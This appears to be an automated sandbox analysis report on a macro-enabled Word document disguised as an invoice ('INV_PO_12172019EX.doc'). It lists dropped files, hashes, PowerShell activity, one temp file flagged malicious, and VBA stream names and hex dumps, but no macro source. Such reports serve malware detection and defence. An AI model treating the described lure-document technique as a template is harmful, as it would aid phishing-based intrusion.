SSDEEP:	768:3P0zasWmNf4gZ6OPpAkrbfzHSS+hr4fXuPA9TltJHdUdppiXlcSRVkhpchcHicHf:fUasZfzZ9PpAkrbfzHSS+hr4fXz/H6dt
MD5:	DFD24CBE556204FDA04E205C1D98862B
SHA1:	C0A16296134D92A489DD50329E7BB3FAF60A6B8E
SHA-256:	5A8FA0E0D1F96021CD3B501B2D736004B4AF2549F98BE08A987232E8B55DFDC0
SHA-512:	E37347A89C793A88646E6CB61386CDFFBFC7A06159795FE0EA7C61D19F8E31BA65180C7CB432E5D1B77D84DD67596BCC997A41301EE983568656104F33BD001
Malicious:	false
Reputation:	low
Preview:	.....>..... .....M..... ....=.....>.....)...+.....L...?...@...N..... .....(.....*.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{98B5056E-1AC7-42C9-BDDC-599C5AB91B4A}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A

SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	111460
Entropy (8bit):	4.944876294992553
Encrypted:	false
SSDEEP:	1536:rgoD5EyP3uLmO7PTpJNTMf+zw1n/+JDoOii/UNx3UEPqB4dBH:rxP3kmOf/NTMRn/+5/Grqi
MD5:	845A290401571DFC12E05E2FF969DFC6
SHA1:	837CC20C2A302CC48404BB6D762D54C8834F12D2
SHA-256:	3C0D99443446B0517258BA8846B9EB4B04C09CEED2E3F4677DDA1F6E26D5A8DB
SHA-512:	AF24AC05BF79FEECCD8176F7B419F69D5D13DC7830E2732AADF3C00AA89728E2191F3A8B5AB60A6A5562ECE1B6D3F82D2D3F9D70AAE5579013CF5A774E9EACB3
Malicious:	false
Preview:	MSFT.....Q.....o....._....)..... ....|.....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t..... <.....h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..I ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...% ...%..H&...&...'..t'...'..<(...(...)..h)...)..0*...*...*.....\+.....3.....8..4.....2.. .....\.....9.....:...V.....a.....T..... ..... !..L.....D..... !..... ..... !..l..... .....$.....

C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	166724
Entropy (8bit):	4.37296320699445
Encrypted:	false
SSDEEP:	1536:lU+zL6wNSc8SetKB4YuiMOqK/WVMO+O9sOHK7K2xBmsqsDPza7vKp:IPjNSc83tKBduiMnAOXTK7K1Kp
MD5:	F22C81C73CE8DDFDCAA8D16031E935BB
SHA1:	5A1B8B5F859652067794926CCD5547FEE8AAF1BD
SHA-256:	F042CD4DD958DE038353AADED933F9D87C4493BC3BF25EA2B965C6CC078249BB
SHA-512:	20771EE51CDB267C47F6C85A90335609156F5BA052B0478BC56E8B2526A469BC93E227BEE05FC0E44470AF26A38D8C1CF93E8AE1F466BF126AE33DA756236442
Malicious:	false
Preview:	MSFT.....Q.....=#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t..... <.....h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..I ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...% ...%..H&...&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... .N.....\W.....J.....,<.....<.....xW.....xY...G.....p...T.....&!..... .....

C:\Users\user\AppData\Local\Temp\~DF413F6883B338D566.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	98816
Entropy (8bit):	4.80498431928288
Encrypted:	false
SSDEEP:	3072:ajTjzxfDLcUaOBsnRmsAqgeindy/O7svT06CER6MrVd8w:ajTjzVDQUaOBsnRmsAqgeidWvTA
MD5:	8EA37B0DD197D80D0B6092428925E595
SHA1:	AA525DF7BE573F549F2F8C9C9B6702B284935CEE
SHA-256:	397ABFA5376C024D8FF06FDF47D908EB40E658FEB63BD6296877CFAB286C073B
SHA-512:	BFA29CBABD8D5370DC34F2DFE3B19EAFCC549FAA25787FBC2C9E549A6D14D423C949875FA60E1A879DF1546CDB23486EA5566B81267AB75EF5DC7C987F8AD549

Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... ....+.....$..... ...!..."...#.....%...&...'...(...)...*.....-...E.../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A... B...C...D...,...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b.....d...e...f...g...h...q...j...k...l...m...n...o...p...c...r...s...t...u...v. ..w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF9A691EC184F6B5B3.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFA8E9CC93153586F4.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFAAA31D5F4A1B1B2F.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	3.5003324374730655
Encrypted:	false
SSDEEP:	192:+ALpx9kUlMSWcVdWrPjbpVBKt/hzh7c5vRNAwdq6UicQ2DWl5i:+OpxiUySWcSRVO/h97chcHicQ2DWL
MD5:	3B6BF2E49B8C92085C7E72F1CF422332
SHA1:	046A48AC1248673AA5F5AE5EE53910B488C481DC
SHA-256:	4AC2D5F6BAA0615028B78F7CEA348A7D33156178819C0CCC4DC50A521DCAEC4A
SHA-512:	03A6232D49846C85CF53398C35C304438ACE954997AAFA9987865F778FF8786D0D3DF1B84900A91C1A7065B65225DA44391B3F0CB10F5262243D7F90F6D44134
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DFD6589A193BC4C172.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsaITILPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DFF8750E7A0A2DF968.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	115588
Entropy (8bit):	4.951590765318803
Encrypted:	false
SSDEEP:	1536:7DQgURfP3uLmO7PTpJNTMf+h2QM1n/+JDoOii/UNxFolBBEPqB4VLH:7KP3kmOf/NTMygn/+5/GMBUq0
MD5:	B6E732A65BDAD5D366D4C0F62C3CB9C5
SHA1:	F88A3FED47CF1AC9BB895FF79D464A3888529835
SHA-256:	D9DEDA2BF34AD45FA2FF76F132E63F3EB3AEA4F0F13DD12A60D5FD285A2B6EC1
SHA-512:	600DD295089FAF0054129B0D61B1A2766AD85F1CED826290C13C00170955D7599A96C400BAACD3FA87292CE3E17C9C4A4DC638A0725CD2D48F25666DA53BD0
Malicious:	false
Preview:	MSFT.....Q.....o.....*..... ....d.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*.....\+.....d3.....X9..L.....D3.. .....\.....h.....9.....;..lZ.....a..... ..... !.....D..... !..... !..... ....$.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\INV_PO_12172019EX.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:59 2022, mtime=Tue Mar 8 15:45:59 2022, atime=Wed Feb 8 01:13:17 2023, length=189952, window=hide
Category:	dropped
Size (bytes):	1049
Entropy (8bit):	4.546704366097275
Encrypted:	false

SSDEEP:	24:8GdMdk/XT89dqQlikIIK/retigkIIK5Dv3qEu7D:8O/XTkhizp6zaE0D
MD5:	6A947D3CBF076D416F2D48F2533139F1
SHA1:	77E8B65317A9733473D9C03DB08ED956A4DCBDB0
SHA-256:	5DA8224BC3329298673EDFAEAEE6C66CF25B084F0765D2EA739E0A3B114BE0B3
SHA-512:	48877D4C028EFDC7BCC4E000C50FCE9A00FBB7A6F2233698BE4D2DF865097E8056B9D13069D6A526A0821F81CB7B206BBE790B103D101A6D0592CBB7440DE7B
Malicious:	false
Preview:	L.....F.... ...2=i..3..2=i..3...]..b;.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT...Desktop.d.....QK.XhT.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....t.2.....HV.. .INV_PO~1.DOC..X.....hT..hT..*...r....'.....I.N.V._.P.O._.1.2.1.7.2.0.1.9.E.X...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\093954\Users.user\Desktop\INV_PO_12172019EX.doc.,.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.N.V._.P.O._.1.2.1.7.2.0.1.9.E.X...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....093954.....D_....3N...W...9G..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Generic INItialization configuration [doc]
Category:	dropped
Size (bytes):	85
Entropy (8bit):	4.883240648927214
Encrypted:	false
SSDEEP:	3:bDuMJl0eq8GgLFomX1Kz61q8GgLFov:bC2ggLFiz61ggLFy
MD5:	7AA28BB4ED2C12561AB9348E324D1F06
SHA1:	75A42F9AFF6AA1B0831B449F7B659A9114DFB9AE
SHA-256:	832F210041FC9C8554018D869A63A8D9114C9A11DA3219238E266CB4D0A57CCA
SHA-512:	5F92ABA58A409ACB9F9D479899D9EF5F01CD6C7C4B4F7241A8168BB5EF95ABB54DE8978BD7587F545977E03CAEBA9CB81831996B17098EB8675A53EB373306AB
Malicious:	false
Preview:	[folders]..Templates.LNK=0..INV_PO_12172019EX.LNK=0..[doc]..INV_PO_12172019EX.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F052655
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.583147657409058
Encrypted:	false
SSDEEP:	96:chQCNAPXMqIqvsqvJCwoSz8hQCNAPXMqIqvsEHyqvJCworkzsKPrY1HFyuyrBKPW:cofRoSz8ofJHnorkzsKud+BKojp
MD5:	292F304870BE5532F0EF707A59FD2F19
SHA1:	FD7EF902B0E44F4E7187B34156CC61D56A25E7F8
SHA-256:	2F7EE2660521FC2D367CE89E05FC58728EC17635DB254A51AF980DA54E9BFE46
SHA-512:	57270A0CACF1929380EDCBF2691D2C521F0A9948ECE43C36090F7D2B08F1A2F102AB812AA31A04776BB59CB446B36CD7D852A4561A398CEBBAC4910AF2582DED
Malicious:	false

Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\LDV95WB5GH1Q7ECQYL9V.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.583147657409058
Encrypted:	false
SSDEEP:	96:chQCNAPXMqIqvsqvJCwoSz8hQCNAPXMqIqvsEHyqvJCworkzsKPrY1HFyuyrBKPW:cofRoSz8ofJHnorkzsKud+BKojp
MD5:	292F304870BE5532F0EF707A59FD2F19
SHA1:	FD7EF902B0E44F4E7187B34156CC61D56A25E7F8
SHA-256:	2F7EE2660521FC2D367CE89E05FC58728EC17635DB254A51AF980DA54E9BFE46
SHA-512:	57270A0CACF1929380EDCBF2691D2C521F0A9948ECE43C36090F7D2B08F1A2F102AB812AA31A04776BB59CB446B36CD7D852A4561A398CEBBAC4910AF2582DED
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$V_PO_12172019EX.doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F052655
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Title: Molestiae., Author: Paul Gauthier, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Dec 17 19:30:00 2019, Last Saved Time/Date: Tue Dec 17 19:30:00 2019, Number of Pages: 1, Number of Words: 5, Number of Characters: 34, Security: 0
Entropy (8bit):	6.586615503838857
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	INV_PO_12172019EX.doc
File size:	188839
MD5:	3b7fa78ebf399bb0230590bfec589fa7
SHA1:	199d4646fdbf9b5167d80ed71ce0ea406c40b018
SHA256:	5c2dc72128d235ecdca49e4026ec782cdce9021c5b46ebf841000bab5ebcc129
SHA512:	c1936fad69a8231b5e39f8a757d469af2487c3f40944ce9b20094d2924510f6fff341ae7123cc179bd8419a68ed28ba4b0dd4c500b9d6cccd6339d23c8c480af
SSDEEP:	3072:752y/GdynktGDWLS0HZWD5w8K7Nk9uD7IBUOUasgt+PpkkrbfzHQfzZExXMHIwtN:752k43tGiL3HJk9uD7bOUasFPpkkrbfE
TLSH:	CE04AE0435C1BD8BEF9612314BCBEFBA2218BC952D59D25B7249B73D6F304A0D992B21

File Content Preview:	.....>.....N.....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "INV_PO_12172019EX.doc"

Indicators

Has Summary Info:	
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	True
Flash Objects Count:	0
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	
Author:	
Keywords:	
Comments:	
Template:	
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2019-12-17 19:30:00
Last Saved Time:	2019-12-17 19:30:00
Number of Pages:	1
Number of Words:	5
Number of Characters:	34
Creating Application:	
Security:	0

Document Summary

Document Code Page:	1252
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

VBA File Name: Bnzailenjg.bas, Stream Size: 10499

General

Stream Path:	Macros/VBA/Bnzailenjg
VBA File Name:	Bnzailenjg.bas
Stream Size:	10499
Data ASCII:	. . . . . 9 . . . . . x . . . . . M E . . . . . @ . . . . . Q Q . . . . . ~ . . .
Data Raw:	01 16 01 00 01 f0 00 00 00 ac 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff b3 02 00 00 af 1c 00 00 00 00 00 00 01 00 00 00 39 9e e5 de 00 00 ff ff 03 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

VBA File Name: Fbkxcpydi.frm, Stream Size: 1168	
General	
Stream Path:	Macros/VBA/Fbkxcpydi
VBA File Name:	Fbkxcpydi.frm
Stream Size:	1168
Data ASCII:	. . . . . H . . . . . L . . . O . . . . . 9 Z . . . . . x . . . . . M E . . . . . (. . . . . S P . . . . S . . . . . S . . . . . S . . . . . 0 . 6 . 1 . 6 . 0 . 8 . F . F . 3 . - . A
Data Raw:	01 16 01 00 01 f0 00 00 00 48 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 4f 03 00 00 a3 03 00 00 00 00 00 00 01 00 00 00 39 9e 94 5a 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

VBA File Name: Vidpgeil.cls, Stream Size: 3353	
General	
Stream Path:	Macros/VBA/Vidpgeil
VBA File Name:	Vidpgeil.cls
Stream Size:	3353
Data ASCII:	. . . . . % . . . . . 7 . . . " . . . < . . . . . 9 . . . . . D . . . z . Z F . . x . J . 2 X E ; . < . h . . . . . + + . O 3 J . . . . . x . . . . . ! . L x i j u p n g v , 0 , 0 , M S F o r m s , T e x t B o x . + + . O 3 J < . . z . Z F . . x . . . . M E . . . . . P . . . . . S " . . . . S . . . . . S " . . . . s . . . . . 6 " . .
Data Raw:	01 16 01 00 06 25 01 00 00 db 03 00 00 09 01 00 00 37 02 00 00 22 04 00 00 3c 04 00 00 b8 09 00 00 01 00 00 00 01 00 00 00 39 9e da f0 00 00 ff ff e3 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 44 00 ff ff 00 00 7a ba d8 fb c3 16 5a 46 b3 f4 04 94 0b c9 78 ec 0f 4a 83 11 32 58 fa 45 92 3b d9 ac 3c 1b 68 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

Streams	
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 280	
General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	280
Entropy:	2.3907762904521577
Base64 Encoded:	False
Data ASCII:	. . . . . + , 0 . . . . . h . . . . . p . . . . . | . . . . . & . . . . . T i t l e . . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 424

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	424
Entropy:	3.311907066926082
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . + ' 0 . . . x . . . . d . . . . L . . . . , ... 4 . . . . < . . . . D . . . . N o r m a l . d o t m . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 78 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 64 01 00 00 03 00 00 00 98 00 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 00 dc 00 00 00

Stream Path: 1Table, File Type: ARC archive data, crunched, Stream Size: 7024	
General	
Stream Path:	1Table
File Type:	ARC archive data, crunched
Stream Size:	7024
Entropy:	5.881578643954767
Base64 Encoded:	True
Data ASCII:	. . . . x . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6
Data Raw:	1a 06 0f 00 12 00 01 00 78 01 0f 00 07 00 03 00 00 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: dBase III DBT, version number 0, next free block index 552, 1st item "\213<\233\374\024\277\371\333\272\217\335\274\277\235~\017\266\213\336\347{\235O+LJC;c^E\325\376\003p\006\010p>\257\034\375\001", Stream Size: 130884	
General	
Stream Path:	Data
File Type:	dBase III DBT, version number 0, next free block index 552, 1st item "\213<\233\374\024\277\371\333\272\217\335\274\277\235~\017\266\213\336\347{\235O+LJC;c^E\325\376\003p\006\010p>\257\034\375\001"
Stream Size:	130884
Entropy:	7.02914979392898
Base64 Encoded:	True
Data ASCII:	(. . . D . d . . . . s . . F . . . . A . . . . ? . . . . F . y . t . y . h . w . g . a . y . v . z . w . u . . . 3 . " . . . . ` . . . . . ? . . . . . . . . . . . . . . . 2 . . P . . . . . . 7 . a t { 7 . 6 r ; . , . . . . . . . . D . . . . . . ` ! . $ . . . 7 . a t { 7 . 6 r ; . . . .
